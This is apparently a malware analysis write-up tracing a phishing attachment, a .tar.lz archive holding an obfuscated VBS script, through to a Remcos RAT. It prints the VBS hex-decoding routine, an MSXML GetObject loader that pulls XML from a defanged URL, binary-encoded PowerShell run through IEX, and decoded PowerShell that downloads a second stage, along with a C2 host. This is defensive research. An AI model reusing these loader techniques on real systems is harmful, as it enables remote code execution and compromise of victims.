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
Remcos RAT Delivered Through Double Compressed Archive

One of our readers shared an interesting sample received via email. Like him, if you get access to interesting/suspicious data, please share it with

The file was received as an attachment to a mail that pretended to be related to a purchase order. The file was called “P0-65774383__pdf.tar.lz” (

```
remnux@remnux:/MalwareZoo/20220215$ lunzip -l P0-65774383__pdf.tar.lz
   uncompressed      compressed   saved  name
          10240            1362  86.70%  P0-65774383__pdf.tar.lz
remnux@remnux:/MalwareZoo/20220215$ file P0-65774383__pdf.tar.lz
P0-65774383__pdf.tar.lz: lzip compressed data, version: 1
```

This is a strange way to deliver the payload because files with the extension '.lz' are not supported by default on Windows systems. There is no to


P0-65774383__pdf.tar.lz
How do you want to open this file
Look for an app in the Store
More apps ↓
Always use this app to open .lz files
OK

Let’s decompress it and untar it:

```
remnux@remnux:/MalwareZoo/20220215$ lunzip P0-65774383__pdf.tar.lz
remnux@remnux:/MalwareZoo/20220215$ file P0-65774383__pdf.tar
P0-65774383__pdf.tar: POSIX tar archive (GNU)
remnux@remnux:/MalwareZoo/20220215$  tar xvf P0-65774383__pdf.tar
./
./Protected Client.vbs
```

The ‘Protected Client.vbs’ script is nicely obfuscated.

Sensitive strings (that could reveal the purpose of the script) are encoded and decoded using the following function:

```
Private Function MpGGKjWFHKaZCsd(sData)
  For iChar = 1 To Len(sData) Step 2
    pGwFuYQQKTRe = Chr("&H" & Mid(sData, iChar, 2))
    fQMBscV = fQMBscV & pGwFuYQQKTRe
  Next
  MpGGKjWFHKaZCsd = fQMBscV
End Function
```

It’s a simple hex-encoding! Nothing fancy! But the interesting technique is the following, based on GetObject[1]. This function is used to obtain a r

```
Set YXHivrLSJ = GetObject(“new:F5078F32-C551-11D3-89B9-0000F81FE221”)
```

This UUID correspond to the ProgID 'MSXML2.XMLHTTP.3.0' as referenced in the Microsoft documentation[2].

Then, the object is populated with malicious content loaded from the following URL:

```
Execute("YXHivrLSJ.Load “hxxp://kastex[.]me/bkp/ybn.jpg'
Execute("YXHivrLSJ.transformNode (YXHivrLSJ)")
```

The URL returns the XML content expected by the object. The file contains a Powershell payload, again hex-encoded:

```
var yy=r.ShellExecute("powershell.exe",nm12er7fdffff("2467663D283030313030313030302C30313030303130312C30313131303031302C303131313130303130
```

Once extracted, it contains:

```
$uJmg=
(01100110,01110101,01101110,01100011,01110100,01101001,01101111,01101110,00100000,01110100,01001101,01000011,01100110,01101011,0101001
1001,
...
,00001010,01111101) | %{ [System.Text.Encoding]::UTF8.GetString([System.Convert]::ToInt32($_,2)) };I`E`X([system.String]::Join('', $uJ
```

Decode and beautified, we have this code:

```
$ErrorActionPreference = 'SilentlyContinue';
$t56fg = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::SecurityProtocol = $t56fg;
'[void] [System.Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic')'|IEX;
do {
   $ping = test-connection -comp google.com -count 1 -Quiet
} until ($ping);
$tty='(NewObject Net.WebClient)' | IEX;
$mv= [Microsoft.VisualBasic.Interaction]::CallByname($tty,'DownloadString',[Microsoft.VisualBasic.CallType]::Method,'hxxp://www[.]srbi
```

The site has already been cleaned and the payload deleted but, with a bit of hunting on VT, it’s possible to get a copy of the payload. It’s another p
analysis, it's a Remcos[3] RAT sample (C2: notme[.]linkpc[.]net:4376).

[1] https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/getobject-function
[2] https://docs.microsoft.com/en-us/previous-versions/windows/desktop/ms766426(v=vs.85)
[3] https://malpedia.caad.fkie.fraunhofer.de/details/win.remcos

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I will be teaching next: Reverse-Engineering Malware: Malware Analysis Tools and Techniques - SANS London June 2022